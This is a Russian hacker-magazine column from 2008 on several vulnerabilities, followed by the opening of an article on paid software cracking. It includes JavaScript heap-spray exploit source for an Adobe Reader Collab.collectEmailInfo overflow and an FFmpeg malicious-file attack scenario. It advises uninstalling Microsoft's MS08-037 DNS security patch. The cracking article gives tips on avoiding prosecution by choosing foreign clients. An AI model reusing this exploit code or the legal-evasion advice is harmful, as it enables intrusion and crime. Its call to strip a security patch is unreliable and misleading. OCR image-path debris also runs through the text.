Список уязвимых версий весьма внушителен. Это создает все предпосылки для очередной глобальной эпидемии, поскольку pdf-документы давно стали стандартом де-факто, и большинство из нас используют довольно древние версии Acrobat Reader'а, прилагаемого к целому спектру оборудования. Обновлять Acrobat Reader никому не приходит в голову, даже если он сам настойчиво это предлагает. По данным Adobe, уязвимость затрагивает: Reader 7.0.9 и более ранние версии, а также все версии между Reader/Professional/3D 8.0 и Reader 8.1.2 включительно. Версии 7.1.0 — 7.1.0 не подвержены уязвимости, так же, как и версии 9.x, выход которой запланирован на июль 2008. Аналогичные ошибки переполнения были обнаружены в независимых PDF-утилитах, и, в частности, довольно популярном Foxit Reader'е.

>> Exploit

Ниже приведен исходный текст exploit'а, «впрыскивающего» произвольный shell-код в переполненную кучу, выдранный из презентации Пабло Сола/Pablo Sole (senior security researcher из Immunity Inc.). Immunity Inc имеет готовые pdf-документы уже «начиненные» shell-кодом, но распространяет их по подписке, за деньги (причем, нехилые) и только юридическим лицам. Что ж, не хотят с нами делиться награбленным и не надо! Воспользуемся продвинутым PDF-редактором **PDFFill** (pdfill.com/download.html) и внедрим JavaScript в PDF самостоятельно! Полный текст презентации лежит на recon.cx/2008/speakers.html#immunitydebuger.

Сорцы сплоита, внедряющий shell-код в переполненную кучу и передающего на него управление

```
function repeat
  (count,what)
{
  var v = "";
  while (--count >= 0)
    v += what;
  return v;
}


function heapspray
  (shellcode)
{
  block='';
  fillblock =
     unescape("%u9090");
  while(block.length +
 20 + shellcode.length <
 0x40000)
     block = block + block
       + fillblock;
   arr = new Array();
   for (i=0;i<200;i++)
     arr[i] = block +
       shellcode;
}
heapspray(unescape(
"%ucccc%ucccc"));
Collab.collectEmailInfo
({AAA…AAA: repeat(4096,
unescape("%u0909%u0909"
))});
```


В Adobe Acrobat/Reader 8.12 бесконтрольное копирование содержимого полей было пофиксено (и старые exploit'ы перестали работать), но вот названия самих полей по-прежнему копируются в промежуточный буфер без контроля длины. Поэтому слишком длинное имя (порядка 4 Кб) вызывает переполнение с возможностью передачи управления на shell-код. Заплатка APSB08-15 решает эту проблему путем отказа от копирования названий полей, используя указатели, переданные по ссылке.

>> Solution

Установить обновленную версию от производителя, доступную для бесплатного скачивания на adobe.com/support/security/bulletins/apsb08-15.html.

03 FFMPEG ПЕРЕПОЛНЕНИЕ КУЧИ В ПАРСЕРЕ STR-ФАЙЛОВ


Поиск исправлений в файле psxstr.c



Рандомизация TXID в пакете MS08 037, использующем функцию _GetRandBits@0 для получения совершенно непредсказуемой последовательности бит

>> Brief

Давным-давно, в декабре 2007 года, когда не росла трава и, вообще, был не сезон, коллектив разработчиков Open-Source библиотеки FFmpeg совершенно случайно обнаружил ошибку в STR-парсере, реализованном в файле psxstr.c. Попытка проигрывания видео-потока, определенным образом перемешанного с аудио-блоками, приводила к копированию их в конец видео-пакета, расположенного в динамической памяти, которая, однако, не настолько динамическая, чтобы автоматически увеличивать размер буфера при необходимости. В результате мы имеем классическое переполнение кучи, с которым активно борются разработчики операционных систем и компиляторов, но все никак не могут победить, а потому возможен не только крах, но и захват управления с засылкой вредоносного shell-кода. FFmpeg-team довольно быстро исправил ошибку, подробно описав причины ее возникновения на **CVS** (roundup.mplayerhq.hu/roundup/ffmpeg/issue311) и даже кинул линк на образец видео-файла, вызывающего переполнение. Однако летом 2008 года хакеры с удивлением обнаружили, что дыра все еще актуальна, поскольку FFmeg используется в огромном количестве проектов (ffdshow, mplayer, VideoLAN), которые обновляются довольно лениво, не говоря уже о пользователях, спокойно пользующихся версиями двух и даже трехгодичной давности! За техническими подробностями обращайся к CVS (roundup.mplayerhq.hu/roundup/ffmpeg/issue311), а сводную информацию об ошибке легко найти на securityfocus.com/bid/30154/info.

>> Targets

Популярность FFmpeg не знает границ! На одной лишь официальной страничке проекта перечислено свыше сотни продуктов, использующих эту библиотеку в тех или иных целях (ffmpeg.mplayerhq.hu/projects.html), а сколько программистов юзают ее втихую (нарушая лицензию) — остается только гадать! Короче, уязвимость принимает едва ли не планетарные масштабы, что очень радует хакеров.

>> Exploit

Пример «честного» видео-файла, демонстрирующего данную дыру, можно найти на samples.mplayerhq.hu/game-formats/psx-str/logo.iki, который, кстати говоря, может иметь любое расширение. Его необязательно скачивать перед воспроизведением на диск, так как многие программы, использующие FFmpeg, поддерживают потоковое вещание и хакеру достаточно всего лишь заманить жертву на страничку с вредоносным файлом.


>> Solution

Теоретически: скачать библиотеку **FFmpeg** (ffmpeg.mplayerhq.hu/download.html) и загрузить исходные тексты всех используемых нами проектов, «завязанных» на FFmeag. Перекомпилировать их, учитывая, что огромное количество программ содержит заимствованный и адаптированный под собственные нужны код FFmpeg (а потому еще нужно разобраться, как вбухать туда новую версию). Практически: это нереально и решения нет.

04 MS WINDOWS — ЗАЩИТА ОТ DNS-СПУФИНГА

>> Brief

В начале июля 2008 года Microsoft выпустила четыре заплатки. Три их них затыкают критические дыры в довольно экзотичных системах (например, MS SQL-сервере), а последняя — укрепляет защиту DNS-сервера, DNS-клиента и DNS-resolver'а от спуфинга IP-адресов, попутно предотвращая «отравление» сети поддельными DNS-пакетами, посланными злоумышленником. Как она эта делает? MS 08-037 patch рандомизирует номер порта-источника для всех отправляемых пакетов, чей локальный порт не назначен явно (как, например, у DNS), затрудняя подделку фальшивых DNS-пакетов. Если хакеру все-таки удастся ввести жертву в заблуждение, то пользы от этого будет немного, поскольку MS 08-037 patch предусмотрительно вырубает DNS-кэш. Вот просто берет и выруба-



Генерация DNS-запросов при отключенном DNS-кэше

ет. И плевать ему на то, что при этом падает производительность! Плевать на то, что машина с отключенным DNS-кэшем генерирует гораздо больше DNS-запросов и потому вероятность «словить» поддельный пакет намного выше, чем прежде! Главное — создать видимость защищенности, а для полноты картины в обновленной библиотеке `DNSAPI.DLL` радикально изменен экспорт. Одни API-функции добавлены, вторые — удалены, третьи — переименованы. Например, `Dns_CacheSocketInit()` превратилась в `Socket_CacheInit()`, `Dns_OpenHostFile()` в `HostsFile_Open()` и т.д., и т.п. Впрочем, все зависит от версии системы и установленных заплаток. Самое забавное, что MS 08-037 patch тактично «забывает» изменить импорт библиотек, ссылающихся на `DNSAPI.DLL`. В итоге, некоторые приложения (в том числе, написанные самой Microsoft и поставляемые вместе с системой, вроде `dnsrslvr.dll`) перестают работать. На этом фоне баги наподобие упомянутого в описании заплатки ключа SocketPoolSize, задающего размер пула сокетов (а в действительности никак не используемого), выглядят вполне естественно, подумаешь, мелочи какие! За более подробной (но и более брехливой) информацией обращайтесь непосредственно к MS: microsoft.com/technet/security/bulletin/ms08-037.mspx и support.microsoft.com/kb/953230.

>> Targets

Согласно бюллетеню безопасности MS08-037, угрозе DNS-спуфинга подвержены следующие системы: W2KSP4, W2KSP4 Server, XP SP2/SP3, XPx64/XPx64SP2, S2K3SP1/SP2, S2K3x64/S2K3x64SP2, Itanium S2K3SP1/SP2, Itanium S2K8/S2K8x64. Виста числится в списке неуязвимых, что очень странно, если не сказать — подозрительно.

>> Exploit

Любая программа, написанная для DNS-спуфинга без учета особенностей реализации конкретной системы. В этом смысле очень хорошо подходят DNS-спуферы, написанные для атак на BSD (например, adm.freelsd.net/ADM/ADMID.txt).

>> Solution


Не устанавливать MS 08-037 patch, а если установка осуществлялась автоматом, то снести его к чертовой матери.

>>Full disclose

Что же скрывается внутри заплатки под кодовым именем MS 08-037? История эта началась не вчера и даже не позавчера, а намного раннее. Несмотря на то, что уязвимости присвоен статус «критической», здесь нет никакой дыры, которую бы следовало срочно затыкать, тем более, что патч MS080-037 дает прямо противоположный эффект — он ослабляет защиту и вызывает ощутимые тормоза. А потому, его выход на «арену» сопровождался громким вздохом всех специалистов по безопасности: «DNS spoofing? oh! not, again!». И ведь их можно понять! Microsoft движется от плохого к худшему.

По умолчанию DNS функционирует на базе протокола UDP, работающего без установки соединения — система просто посылает DNS-запросы и ожидает ответный пакет. Для генерации поддельного DNS-ответа атакующему достаточно подделать 16-битный номер последовательности Transaction ID (TXID) и 16-битный номер порта-отправителя. В древних версиях Windows оба значения были вполне





Хвалебное описание заплатки MS08 037 на блоге Microsoft

предсказуемы и угадывались чуть ли не с нескольких попыток. «Угадывались», естественно, только при атаках на локальную сеть извне. Внутри локальной сети ничего гадать не нужно. Достаточно запустить снифер и ловить DNS-запросы, немедленно генерируя подложные DNS-ответы с «левыми» IP-адресами, на которые требуется заманить жертву. Понятное дело, что подложный пакет должен прийти раньше настоящего, а потому атака на жертву обычно сопровождается атакой на DNS-сервер, выводящей его из строя или вызывающей перегруз. Кстати говоря, от «внутренних» атак MS08 037 patch не защищает и даже не пытается.

«Внешние» атаки намного более сложны в реализации. Во-первых, хакеру приходится заниматься гаданием на кофейной гуще, отравляя большое количество пакетов, что тут же просекают системы обнаружения вторжений. Во-вторых, узлы локальной сети редко имеют прямой доступ «наружу». Обычно они спрятаны за Proxy/NAT'ом и «запитаны» либо от своего собственного DNS-сервера, либо DNS-сервера провайдера, который, в свою очередь, обращается к аплинку или корневым DNS-серверам. Хотя, в принципе, корневые доменные сервера общедоступны и к ним может обращаться любой желающий (я именно так и поступаю, забивая на глючный DNS-сервер своего провайдера). В целях оптимизации локальный DNS-сервер (да и DNS-resolver, встроенный в операционную систему) кэширует DNS-ответы, предотвращая многократную посылку одних и тех же запросов.

С одной стороны, это затрудняет атаку, поскольку, чем реже жертва отправляет DNS-запросы во внешнюю сеть, тем реже она слушает ответы, и, соответственно, шансы хакера падают стремительным домкратом. Ему на пальцы. Чтобы не вредничал. Но если развернуть медаль другой стороной, то получается, что DNS-сервер провайдера представляет собой отличную мишень. Достаточно, чтобы машина приняла хотя бы один-единственный подложный пакет, который тут же попадет в кэш, и DNS-сервер на запросы всех клиентов будет возвращать «хакнутый» IP-адрес, оседающий в кэшах рабочих станций и локальных DNS-серверов. На профессиональном жаргоне такой беспредел называется «отравлением» (DNS-poisoning). Чтобы его предотвратить (по уму), достаточно сделать номер порта источника и TXID трудно предсказуемыми.

До недавнего времени NT (и производные от нее системы) использовала простой алгоритм, основанный на внутренних часах и генерирующий вполне предсказуемую последовательность, описываемую функцией времени. После того, как некоторые эксперты по безопасности указали на теоретическую возможность вычисления номера последовательности, MS сначала категорически не соглашалась с «предъявой», а потом разозлилась и всобачила в `DNSAPI.DLL` криптостойкую функцию `CryptGenRandom()`, генерирующую абсолютно случайную последовательность бит. Если же вызов `CryptGenRandom()` обламывается, то вызывается штатная Си-функция `rand()`, которой, впрочем, более чем достаточно. Однако MS тщательно скрывает этот факт от общественности, расписывая достоинства `CryptGenRandom()` и совершенно не упоминая `rand()`: blogs.technet.com/swi/archive/2008/04/09/ms08-020-how-predictable-is-the-dns-transaction-id.aspx.

С установленной заплаткой MS08-020, выпущенной еще в начале 2008 года, сгенерировать подложный DNS-пакет практически нереально (хакеров-телепатов мы в расчет не берем). Но MS пошла дальше, выпустив еще один пакет обновления — MS08 037, рандомизирующий не только TXID, но и номер порта-отправителя, который прежде «тупо» увеличивался на единицу. Точнее, увеличивался на единицу до тех пор, пока не встречал первый попавшийся свободный локальный порт. На практике номера портов источников DNS-пакетов были далеки от «правильной» арифметической прогрессии. Впрочем, рандомизация карман не тянет.

А вот отключение DNS-кэша — это просто ужас, летящий на крыльях ночи. Интересующихся техническими подробностями отправляю к функции `DNSAPI!Dns_CacheSocketInit/Socket_CacheInit`, а здесь объясню процесс на пальцах. Черт с ней, с деградацией производительности. Ну, будет сервер лазить каждый раз за DNS-ответом во внешнюю сеть, дожидаясь ответа, — ну и ладно. Это противно, но не смертельно. То есть, еще как смертельно! Чем больше DNS-запросов генерирует жертва, тем выше вероятность подсунуть ей подложный DNS-ответ, а потому MS08 037

```
76F2A174 Dns_CacheSocketInit proc near
...
76F2A18A mov esi, [ebp+arg_4]
76F2A18D cmp esi, ebx ; EBX == 0
76F2A18F jz  short loc_76F2A1D7
76F2A191 cmp dword_76F41274, ebx
76F2A197 jnz short loc_76F2A1D7 -> exit
76F2A199 cmp  esi, 64h
76F2A19C ja   loc_76F2D81E ; esi := 64h, ret
76F2A1A2 mov  eax, esi     ; alloc max. 64h
76F2A1A4 shl  eax, 2       ; 64h dwords
76F2A1A7 push eax
76F2A1A8 call sub_76F2362C -> LocalAlloc()
```

```
76EDEA32 Socket_CacheInit proc near
...
76EDEA48 mov  esi, [ebp+arg_4]
76EDEA4B cmp  esi, ebx ; EBX == 0
76EDEA4D jz   short loc_76EDEA94
76EDEA4F cmp  dword_76EF430C, ebx
76EDEA55 jnz  short loc_76EDEA94 -> exit
76EDEA57 cmp  esi, ebx
76EDEA59 ja   loc_76EE4202 ; esi :=0, ret
76EDEA5F mov  eax, esi
76EDEA61 shl  eax, 2
76EDEA64 push eax
76EDEA65 call sub_76ED2910 -> LocalAlloc()
```

the old Dns_CacheSoketInit() allocates up to 64 dwords for DNS cache (64 IP-addresses);
the new Socket_CacheInit() always allocates zero, turns the cache off

DNSAPI_olDns_CacheSocketCleanup

```
76F28528 Dns_CacheSocketCleanup proc near
...
76F28538 xor  edi, edi

76F2853A cmp dword_76F41274, edi; -> the same
76F28540 ja   loc_76F2D82E
76F28546 push dword_76F41270
76F2854C call sub_76F2261E -> LocalFree

76F28551 and  dword_76F41270, 0
76F28558 and  dword_76F41274, 0
```

DNSAPI_plSocket_CacheCleanup

```
76EDF997 Socket_CacheCleanup proc near
...
76EDF9A8 xor  ebx, ebx
76EDF9AA xor  edi, edi
76EDF9AC cmp  dword_76EF430C, ebx ; <-- the same
76EDF9B2 ja   loc_76EE4211
76EDF9B8 push dword_76EF4314
76EDF9BE call sub_76ED27F0 -> LocalFree
76EDF9C3 push esi
76EDF9C4 mov  dword_76EF4314, ebx ; optimized
76EDF9CA mov  dword_76EF430C, ebx ; optimized
```

Фрагмент внутрифирменного отчета (classified info) по исследованию воздействия

patch реально вредит, и чем скорее мы его снесем — тем лучше. А как его снести, если мы отказались от возможности деинсталляции? Берем дистрибутивный диск, достаем оттуда оригинальную DNSAPI.DLL и заменяем ее: как в системном каталоге Windows, так и в SFC-кэше, иначе SFC ее тут же восстановит. Для замены файлов необходимо либо грузиться с LiveCD, либо переименовать DNSAPI.DLL в DNSAPI.DL1, положить рядом DNSAPI.DLL из дистрибутива и перезагрузиться (наверняка ты знаешь, что Windows блокирует удаление/перезапись загруженных DLL, но не препятствует их переименованию). ⌶

Фрагмент кода DNSAPI.DLL, выдернутый из XP SP2 и генерирующий TXID на основе функции GetTickCount()

```
76F24FB5 Dns_GetRandomXid proc near
        ; CODE XREF: Dns_BuildPacket+79^p

76F24FB5
76F24FB5        mov     edi, edi
76F24FB7        push    ebp
76F24FB8        mov     ebp, esp
76F24FBA        call    ds:GetTickCount
76F24FC0        mov     ecx, eax
76F24FC2        add     ecx, dword_76F4143C
76F24FC8        mov     eax, [ebp+arg_4]
76F24FCB        shr     eax, 6
76F24FCE        add     eax, ecx
76F24FD0        inc     word ptr dword_76F4143C
76F24FD7        cmp     word ptr dword_76F41444, 0
76F24FDF        jz      loc_76F2B192
```

После установки обновления MS08-020 для генерации TXID используется или криптостойкая функция CryptGenRandom(), или некриптостойкая rand() — если вызов первой обламывается

```
76EEB9AF loc_76EEB9AF:
        ; CODE XREF: sub_76EEB969+41^j

76EEB9AF        mov     eax, [ebp+phProv]
76EEB9B2        mov     hProv, eax
76EEB9B7        call    ds:GetTickCount
76EEB9BD        push    eax      ; unsigned int
76EEB9BE        call    ds:srand
76EEB9C4        pop     ecx
76EEB9C5        mov     dword_76EF6080, edi
76EEB9CB
76EEB9CB loc_76EEB9CB:
        ; CODE XREF: sub_76EEB969+24^j
...
76EEB9DB        lea     ecx, [ebp+pbBuffer]
76EEB9DE        push    ecx      ; pbBuffer
76EEB9DF        push    2        ; dwLen
76EEB9E1        push    eax      ; hProv
76EEB9E2        call    ds:CryptGenRandom
        ; Fill a buffer with random bytes
76EEB9E8
76EEB9E8 loc_76EEB9E8:

        ; CODE XREF: sub_76EEB969+70^j
76EEB9E8        mov     esi, dword ptr [ebp+pbBuffer]
76EEB9EB        cmp     si, bx
76EEB9EE        jnz     short loc_76EEBA09
76EEB9F0        mov     edi, ds:rand
76EEB9F6
76EEB9F6 loc_76EEB9F6:

        ; CODE XREF: sub_76EEB969+9Evj
76EEB9F6        call    edi ; rand
76EEB9F8        mov     esi, eax
76EEB9FA        shl     esi, 0Fh
76EEB9FD        call    edi ; rand
76EEB9FF        or      esi, eax
76EEBA01        cmp     si, bx
76EEBA04        mov     dword ptr [ebp+pbBuffer], esi
76EEBA07        jz      short loc_76EEB9F6
```



Крис Касперски

Хакерим за бугром

Прикладные аспекты коммерческого взлома


Стабильно хакерствовать и получать постоянный доход — намного интереснее, чем шить шаровары или протирать штаны в пыльной конторе, общаясь с людьми, которых совсем не хочется видеть. Большинство ходит на работу не из любви к ней, а по необходимости. Хакеры относятся к тем немногочисленным счастливчикам, на которых это правило не распространяется. Вот только как найти свое место под звездами?


В этой статье автор обобщил весь свой многолетний опыт поиска удаленной работы по взлому программ.

Техника безопасности или секс без презерватива

Прежде, чем говорить о вещах, граничащих с нарушением закона, неплохо бы полистать УК и ознакомиться с практикой судопроизводства. Например, обратиться к знакомому журналисту, ведущему криминальную хронику. Сам по себе УК — это просто куча страниц для нужд личной гигиены. Написанное пером — одно, а вот его практическое применение — совсем другое. В борьбе за выживание гораздо важнее знать статистику реальных судебных решений по тем или иным делам, а в УК она не фигурирует, и добыть ее, читая популярную литературу, невозможно.
Компьютерные преступления вообще трудно доказуемы и практически ненаказуемы, если, конечно, не говорить о явном вандализме, краже бабла, торговле заведомо вредоносными программами и т.д. В ситуациях, касающихся денег, органы правопорядка всех развитых страх активно сотрудничают друг с другом. Хакеры палятся с ультрафиолетовой скоростью, после чего начинают отмазываться по всем статьям, которых на момент предъявления намного больше одной — обычно, прежде чем постучать в дверь (сапогами), человека долго «пасут», собирая доказательства.
На форумах некоторые смешные люди обсуждают не менее смешные способы уничтожения винта в случае взятия на абордаж. Глупые. Не знают, что винт (даже изъятый надлежащим образом) ничего не доказывает. А вот его уничтожение — косвенное подтверждение собственной вины Хотя тут можно попытаться отмазаться, сказав, что работал с конфиденциальной информацией, которую нельзя разглашать. Потому и соорудил систему уничтожения винта, а людей в погонах принял за переодетых бандитов, — вот и дал команду на самоуничтожение.
Но это все ерунда. **Говорить о криминале мы не собираемся** и, уж тем более, не будем давать советов, как обойти закон, используя дыры в УК. Ни в одном нормативном документе термина «хакер» нет, да и само понятие «хакерства» — растяжимое. Тем не менее, даже формально невинные деяния




GTalk — удобное средство для бесплатного текстового/голосового чата


Попробуй-ка захачить китайский stuff

(вроде нашумевшего дела Склярова) могут повлечь за собой далеко идущие последствия. Как их избежать?
В реальной жизни функции сохранения нет, прививку от спецслужб не сделаешь и презерватив никуда не натянешь, а, значит, риск «залететь» есть всегда. Полностью нейтрализовать его нельзя, но свести к минимуму вполне возможно. Вот несколько правил, призванных обеспечить хакерскую безопасность в условиях дикой природы.
1. Работай только на зарубежных клиентов, дислоцирующихся в странах, наплевательски относящихся к хакерству и находящихся если не в оппозиции с Россией, то, во всяком случае, не идущих у нее на поводу, например: Кабул, Иран, Непал, Ливан, Южноафриканский блок. И нечего тут сме-яться. Компьютеры у них есть и потребность в хакерах — огромна! Кстати, в Южной Африке белых намного больше, а негров даже меньше, чем в Северной Америке. Хай-тек там имеется. Пусть спецслужбы классифицируют некие деяния как «преступления», — сам черт не разберет, законы какой страны пострадали больше всего, да и бюрократической волокиты тут немеряно. Даже если действовать под своим реальным именем, риск «залететь» все равно нулевой.
